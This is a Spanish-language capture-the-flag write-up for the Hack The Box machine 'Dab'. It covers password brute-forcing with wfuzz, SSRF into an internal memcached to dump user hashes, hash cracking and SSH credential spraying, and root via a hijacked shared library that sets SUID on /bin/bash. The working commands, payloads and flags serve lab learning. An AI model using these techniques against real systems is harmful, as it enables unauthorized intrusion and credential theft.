Dab
4 de abril de 2023
Conocimientos
-
Fuerza bruta de contraseña
-
Manipulación de Cookies
-
SSRF - Internal Port Discovery
-
Abuso de Memcached
-
Análisis de binario con Radare2
-
C Scripting - Nivel básico
-
Library Hijacking - Manipulación del path librería compartidas
-
Abuso de binario SUID (Escalada de Privilegios)
Reconocimiento
Escaneo de puertos con nmap
Descubrimiento de puertos abiertos
nmap -p- --open --min-rate 5000 -n -Pn 10.10.10.86 -oG openports
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 15:10 GMT
Nmap scan report for 10.10.10.86
Host is up (0.17s latency).
Not shown: 62162 closed tcp ports (reset), 3369 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 19.96 seconds
Escaneo de versión y servicios de cada puerto
nmap -sCV -p21,22,80,8080 10.10.10.86 -oN portscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 15:12 GMT
Nmap scan report for 10.10.10.86
Host is up (0.24s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0            8803 Mar 26  2018 dab.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2005771e7366bb1e7d460f65502cf90e (RSA)
|   256 61ae1523fcbcbc291306f210e00edaa0 (ECDSA)
|_  256 2d35964c5edd5cc063f0dc86f1b176b5 (ED25519)
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
| http-title: Login
|_Requested resource was http://10.10.10.86/login
8080/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Internal Dev
|_http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
Puerto 21 (FTP)
Puedo conectarme como el usuario anonymous y descargarme una imagen
ftp 10.10.10.86
Connected to 10.10.10.86.
220 (vsFTPd 3.0.3)
Name (10.10.10.86:rubbx): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||40526|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            8803 Mar 26  2018 dab.jpg
226 Directory send OK.
ftp> get dab.jpg
local: dab.jpg remote: dab.jpg
229 Entering Extended Passive Mode (|||7813|)
150 Opening BINARY mode data connection for dab.jpg (8803 bytes).
100% |********************************************************************************************************************************************************************|  8803       95.17 KiB/s    00:00 ETA
226 Transfer complete.
8803 bytes received in 00:00 (18.71 KiB/s)
En los bits menos significativos tiene un archivo TXT oculto
steghide extract -sf dab.jpg
Enter passphrase:
wrote extracted data to "dab.txt".
Pero es un rabbit hole
cat dab.txt
Nope...
Puerto 80,8080 (HTTP)
Con whatweb analizo las tecnologías que está empleando el servidor web
whatweb http://10.10.10.86
http://10.10.10.86 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.10.3 (Ubuntu)], IP[10.10.10.86], RedirectLocation[http://10.10.10.86/login], Title[Redirecting...], probably Werkzeug, nginx[1.10.3]
http://10.10.10.86/login [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.10.3 (Ubuntu)], IP[10.10.10.86], PasswordField[password], Title[Login], nginx[1.10.3]
whatweb http://10.10.10.86:8080
http://10.10.10.86:8080 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.10.3 (Ubuntu)], IP[10.10.10.86], Title[Internal Dev], nginx[1.10.3]
La página principal se ve así:

Para el puerto 8080 necesito tener seteada una cookie
curl -s -X GET http://10.10.10.86:8080/ | html2text

Access denied: password authentication cookie not set
Si introduzco como credenciales admin:admin, en el error no aparece un punto

Con el resto sí
Encuentro la contraseña por fuerza bruta
wfuzz -c --hh=542 -t 70 -w /usr/share/wordlists/SecLists/Passwords/xato-net-10-million-passwords-10000.txt -d 'username=admin&password=FUZZ&submit=Login' http://10.10.10.86/login
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86/login
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003093:   302        3 L      24 W       209 Ch      "Password1"
Inicio sesión
Al entrar se me asigna un cookie que corresponde a un JWT
Aplico fuzzing para descubrir rutas
wfuzz -c --hc=404 -t 70 -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt http://10.10.10.86/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86/FUZZ
Total requests: 26584

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000036:   302        3 L      24 W       209 Ch      "logout"
000000039:   302        3 L      24 W       209 Ch      "login"
000003809:   200        276 L    400 W      5347 Ch     "http://10.10.10.86/"

Total time: 0
Processed Requests: 26534
Filtered Requests: 26531
Requests/sec.: 0
No encuentra nada de interés
Si en el puerto 8080 le añado una cookie password igualada a un valor cualquiera, el error cambia
GET / HTTP/1.1
Host: 10.10.10.86:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=test
Connection: close
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 04 Apr 2023 15:49:47 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 324

<!DOCTYPE html>
<html lang="en">
<head>
<title>Internal Dev</title>
	<meta charset="UTF-8">
	<meta name="viewport" content="initial-scale=1, maximum-scale=1, user-scalable=no, width=device-width">
</head>
<body>
<div class="container wrapper">

Access denied: password authentication cookie incorrect

</div>
</body>
</html>
Vuelvo a fuzzear por la contraseña
wfuzz -c --hh=324 -t 70 -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=FUZZ" -w /usr/share/wordlists/SecLists/Passwords/xato-net-10-million-passwords-10000.txt http://10.10.10.86:8080
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86:8080/
Total requests: 10000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000107:   200        21 L     48 W       540 Ch      "secret"
Añado la cookie al Chromium

Ya puedo cargar el contenido

Si introduzco mi IP y un puerto recibo una advertencia

Como en la cabecera está referenciando a 'cache', es probable que se esté empleando por detrás memcached
Es vulnerable a SSRF. Puedo descubrir los puertos internos
wfuzz -c --hw=40 -t 70 -z range,1-65535 -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=FUZZ&cmd=localhost'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.86:8080/socket?port=FUZZ&cmd=localhost
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   200        28 L     55 W       629 Ch      "22"
000000021:   200        28 L     61 W       627 Ch      "21"
000000080:   200        40 L     84 W       1010 Ch     "80"
000008080:   200        40 L     84 W       1010 Ch     "8080"
000011211:   200        27 L     52 W       576 Ch      "11211"
Tengo permisos para ejecutar comandos en el memcached
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=version' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
VERSION 1.4.25 Ubuntu
Listo los STATs items
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=stats+items' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
STAT items:16:number 1
STAT items:16:age 2214
STAT items:16:evicted 0
STAT items:16:evicted_nonzero 0
STAT items:16:evicted_time 0
STAT items:16:outofmemory 0
STAT items:16:tailrepairs 0
STAT items:16:reclaimed 0
STAT items:16:expired_unfetched 0
STAT items:16:evicted_unfetched 0
STAT items:16:crawler_reclaimed 0
STAT items:16:crawler_items_checked 0
STAT items:16:lrutail_reflocked 0
STAT items:26:number 1
STAT items:26:age 2472
STAT items:26:evicted 0
STAT items:26:evicted_nonzero 0
STAT items:26:evicted_time 0
STAT items:26:outofmemory 0
STAT items:26:tailrepairs 0
STAT items:26:reclaimed 0
STAT items:26:expired_unfetched 0
STAT items:26:evicted_unfetched 0
STAT items:26:crawler_reclaimed 0
STAT items:26:crawler_items_checked 0
STAT items:26:lrutail_reflocked 0
END
Me quedo con el 16
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=stats+cachedump+16+0' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
ITEM stock [2807 b; 1680623081 s]
END
El item stock de momento no le voy a prestar importancia. Con el otro identificador obtengo uno llamado users
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=stats+cachedump+26+0' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
ITEM users [24625 b; 1680622823 s]
END
Al intentar obtenerlo recibo un error
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=stats+get+users' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
ERROR
Para solucionarlo, basta con volver a inicar sesión en el puerto 80. Obtengo todos los usuarios con sus respectivos hashes
curl -s -X GET -H "Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Fw3WSQ.basXy4Olas4HVlr7_Ts_-AuKPnI; password=secret" 'http://10.10.10.86:8080/socket?port=11211&cmd=get+users' | html2text

Status of cache engine: Online
*** TCP socket test ***
[port                ] [cmd                 ]
/input>
Output
VALUE users 0 24625
{"quinton_dach": "17906b445a05dc42f78ae86a92a57bbd", "jackie.abbott":
"c6ab361604c4691f78958d6289910d21", "isidro":
"e4a4c90483d2ef61de42af1f044087f3", "roy": "afbde995441e19497fe0695e9c539266",
"colleen": "d3792794c3143f7e04fd57dc8b085cd4", "harrison.hessel":
"bc5f9b43a0336253ff947a4f8dbdb74f", "asa.christiansen":
"d7505316e9a10fc113126f808663b5a4", "jessie":
"71f08b45555acc5259bcefa3af63f4e1", "milton_hintz":
"8f61be2ebfc66a5f2496bbf849c89b84", "demario_homenick":
"2c22da161f085a9aba62b9bbedbd4ca7", "paris":
"ef9b20082b7c234c91e165c947f10b71", "gardner_ward":
....
Crackeo todos los hashes con john
john -w:/usr/share/wordlists/rockyou.txt hashes --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 495 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (admin)
piggy            (abbigail)
monkeyman        (ona)
strength         (irma)
blaster          (alec)
megadeth         (wendell)
misfits          (aglae)
lovesucks1       (rick)
Princess1        (genevieve)
default          (default)
hacktheplanet    (d_murphy)
demo             (demo)
12g 0:00:00:00 DONE (2023-04-04 16:36) 16.00g/s 19124Kp/s 19124Kc/s 6928MC/s  filimani..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
Uno de ellos es válido por SSH
crackmapexec ssh 10.10.10.86 -u users -p passwords --no-bruteforce
SSH         10.10.10.86     22     10.10.10.86      [*] SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
SSH         10.10.10.86     22     10.10.10.86      [-] admin:Password1 Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] abbigail:piggy Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] ona:monkeyman Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] irma:strength Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] alec:blaster Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] wendell:megadeth Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] aglae:misfits Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [-] rick:lovesucks1 Authentication failed.
SSH         10.10.10.86     22     10.10.10.86      [+] genevieve:Princess1
Me conecto por SSH y puedo ver la primera flag
ssh genevieve@10.10.10.86
genevieve@10.10.10.86's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-133-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Mar 26 23:42:41 2018 from 172.23.10.99
genevieve@dab:~$ cat user.txt
8f1554a2b7d8d723f6dc6bb0c04207fa
Escalada
Tengo un privilegio a nivel de sudoers
genevieve@dab:/$ sudo -l
Matching Defaults entries for genevieve on dab:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User genevieve may run the following commands on dab:
    (root) /usr/bin/try_harder
Pero es un rabbit hole, no sirve de nada. Busco por binarios cuyo privilegio sea SUID
genevieve@dab:/$ find \-perm \-4000 2>/dev/null
Entre ellos está ./usr/bin/myexec
genevieve@dab:/$ ls -l ./usr/bin/myexec
-rwsr-sr-x 1 root root 8864 Mar 25  2018 ./usr/bin/myexec
Al ejecutarlo me pide una contraseña
genevieve@dab:/$ /usr/bin/myexec
Enter password: test
Invalid password
Se leakea con ltrace
genevieve@dab:/$ ltrace /usr/bin/myexec
__libc_start_main(0x400836, 1, 0x7ffe50ae7d58, 0x4008f0 <unfinished ...>
printf("Enter password: ")                                                                                                       = 16
__isoc99_scanf(0x400985, 0x7ffe50ae7c20, 0x7f1b906f9780, 16Enter password: test
)                                                                     = 1
strcmp("s3cur3l0g1n", "test")                                                                                                    = -1
puts("Invalid password\n"Invalid password

)                                                                                                       = 18
+++ exited (status 1) +++
Vuelvo a ejecutarlo
genevieve@dab:/$ /usr/bin/myexec
Enter password: s3cur3l0g1n
Password is correct

seclogin() called
TODO: Placeholder for now, function not implemented yet
Lo transfiero a mi equipo. Con radare2 analizo todas las funciones
radare2 myexec
[0x00400740]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
Y las listo
0x00400740]> afl
0x00400740    1 42           entry0
0x00400700    1 6            sym.imp.__libc_start_main
0x00400690    3 26           sym._init
0x00400730    1 6            sym..plt.got
0x00400964    1 9            sym._fini
0x00400770    4 50   -> 41   sym.deregister_tm_clones
0x004007b0    4 58   -> 55   sym.register_tm_clones
0x004007f0    3 28           sym.__do_global_dtors_aux
0x00400810    4 38   -> 35   entry.init0
0x00400960    1 2            sym.__libc_csu_fini
0x004008f0    4 101          sym.__libc_csu_init
0x00400836    6 173          main
0x004006c0    1 6            sym.imp.puts
0x004006d0    1 6            sym.imp.__stack_chk_fail
0x004006e0    1 6            sym.imp.printf
0x004006f0    1 6            sym.imp.seclogin
0x00400710    1 6            sym.imp.strcmp
0x00400720    1 6            sym.imp.__isoc99_scanf
Me sincronizo con el main
[0x00400740]> s main
Miro en que consiste
[0x00400836]> pdf
            ; DATA XREF from entry0 @ 0x40075d
┌ 173: int main (int argc, char **argv, char **envp);
│           ; var uint32_t var_64h @ rbp-0x64
│           ; var char *s1 @ rbp-0x60
│           ; var int64_t var_58h @ rbp-0x58
│           ; var char *s2 @ rbp-0x50
│           ; var int64_t var_8h @ rbp-0x8
│           0x00400836      55             push rbp
│           0x00400837      4889e5         mov rbp, rsp
│           0x0040083a      4883ec70       sub rsp, 0x70
│           0x0040083e      64488b042528.  mov rax, qword fs:[0x28]
│           0x00400847      488945f8       mov qword [var_8h], rax
│           0x0040084b      31c0           xor eax, eax
│           0x0040084d      48b873336375.  movabs rax, 0x306c337275633373 ; 's3cur3l0'
│           0x00400857      488945a0       mov qword [s1], rax
│           0x0040085b      c745a867316e.  mov dword [var_58h], 0x6e3167 ; 'g1n'
│           0x00400862      bf74094000     mov edi, str.Enter_password:_ ; 0x400974 ; "Enter password: " ; const char *format
│           0x00400867      b800000000     mov eax, 0
│           0x0040086c      e86ffeffff     call sym.imp.printf         ; int printf(const char *format)
│           0x00400871      488d45b0       lea rax, [s2]
│           0x00400875      4889c6         mov rsi, rax
│           0x00400878      bf85094000     mov edi, str._63s           ; 0x400985 ; "%63s" ; const char *format
│           0x0040087d      b800000000     mov eax, 0
│           0x00400882      e899feffff     call sym.imp.__isoc99_scanf ; int scanf(const char *format)
│           0x00400887      488d55b0       lea rdx, [s2]
│           0x0040088b      488d45a0       lea rax, [s1]
│           0x0040088f      4889d6         mov rsi, rdx                ; const char *s2
│           0x00400892      4889c7         mov rdi, rax                ; const char *s1
│           0x00400895      e876feffff     call sym.imp.strcmp         ; int strcmp(const char *s1, const char *s2)
│           0x0040089a      89459c         mov dword [var_64h], eax
│           0x0040089d      837d9c00       cmp dword [var_64h], 0
│       ┌─< 0x004008a1      7411           je 0x4008b4
│       │   0x004008a3      bf8a094000     mov edi, str.Invalid_password_n ; 0x40098a ; "Invalid password\n" ; const char *s
│       │   0x004008a8      e813feffff     call sym.imp.puts           ; int puts(const char *s)
│       │   0x004008ad      b801000000     mov eax, 1
│      ┌──< 0x004008b2      eb19           jmp 0x4008cd
│      ││   ; CODE XREF from main @ 0x4008a1
│      │└─> 0x004008b4      bf9c094000     mov edi, str.Password_is_correct_n ; 0x40099c ; "Password is correct\n" ; const char *s
│      │    0x004008b9      e802feffff     call sym.imp.puts           ; int puts(const char *s)
│      │    0x004008be      b800000000     mov eax, 0
│      │    0x004008c3      e828feffff     call sym.imp.seclogin
│      │    0x004008c8      b800000000     mov eax, 0
│      │    ; CODE XREF from main @ 0x4008b2
│      └──> 0x004008cd      488b4df8       mov rcx, qword [var_8h]
│           0x004008d1      6448330c2528.  xor rcx, qword fs:[0x28]
│       ┌─< 0x004008da      7405           je 0x4008e1
│       │   0x004008dc      e8effdffff     call sym.imp.__stack_chk_fail
│       │   ; CODE XREF from main @ 0x4008da
│       └─> 0x004008e1      c9             leave
└           0x004008e2      c3             ret
No puedo efectuar ningún Buffer Overflow ni intentar llamar a otra función existe. Listo las librerías compartidas
genevieve@dab:/$ ldd /usr/bin/myexec
	linux-vdso.so.1 =>  (0x00007fff4a919000)
	libseclogin.so => /usr/lib/libseclogin.so (0x00007f647e166000)
	libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f647dd9c000)
	/lib64/ld-linux-x86-64.so.2 (0x00007f647e368000)
Podría intentar cargar una librería modificada, siempre y cuando tenga capacidad de escritura en /etc/ld.so.conf.d
genevieve@dab:/$ ldd /usr/bin/myexec
	linux-vdso.so.1 =>  (0x00007fff4a919000)
	libseclogin.so => /usr/lib/libseclogin.so (0x00007f647e166000)
	libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f647dd9c000)
	/lib64/ld-linux-x86-64.so.2 (0x00007f647e368000)
genevieve@dab:/$ ls -l /etc/ | grep ld.so.conf.d
drwxr-xrwx 2 root root    4096 Jul 26  2022 ld.so.conf.d
De esta forma puedo cambiar el orden de prioridad y escalar privilegios. Creo un script en c que se encargue de asignarle el SUID a la bash
genevieve@dab:/tmp$ cat exploit.c
#include <stdio.h>

void seclogin(){
	setreuid(0);
	system("chmod u+s /bin/bash");
}
Compilo el script
genevieve@dab:/tmp$ gcc exploit.c -fPIC -shared -o libseclogin.so
Agrego un archivo pwned.conf
genevieve@dab:/etc/ld.so.conf.d$ cat pwned.conf
/tmp
Recargo la configuración
genevieve@dab:/tmp$ ldconfig
La ruta de la librería se modifica
genevieve@dab:/tmp$ ldd /usr/bin/myexec
	linux-vdso.so.1 =>  (0x00007ffd0b9a2000)
	libseclogin.so => /tmp/libseclogin.so (0x00007fc0f36cc000)
	libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc0f3302000)
	/lib64/ld-linux-x86-64.so.2 (0x00007fc0f38ce000)
Cuando el binario llame a la función que no encontraba, le asignará el SUID a la bash
genevieve@dab:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
Puedo ver la segunda flag
bash-4.3# cat /root/root.txt
dcd84b9d56c809b3d3f3f6b364ee11e0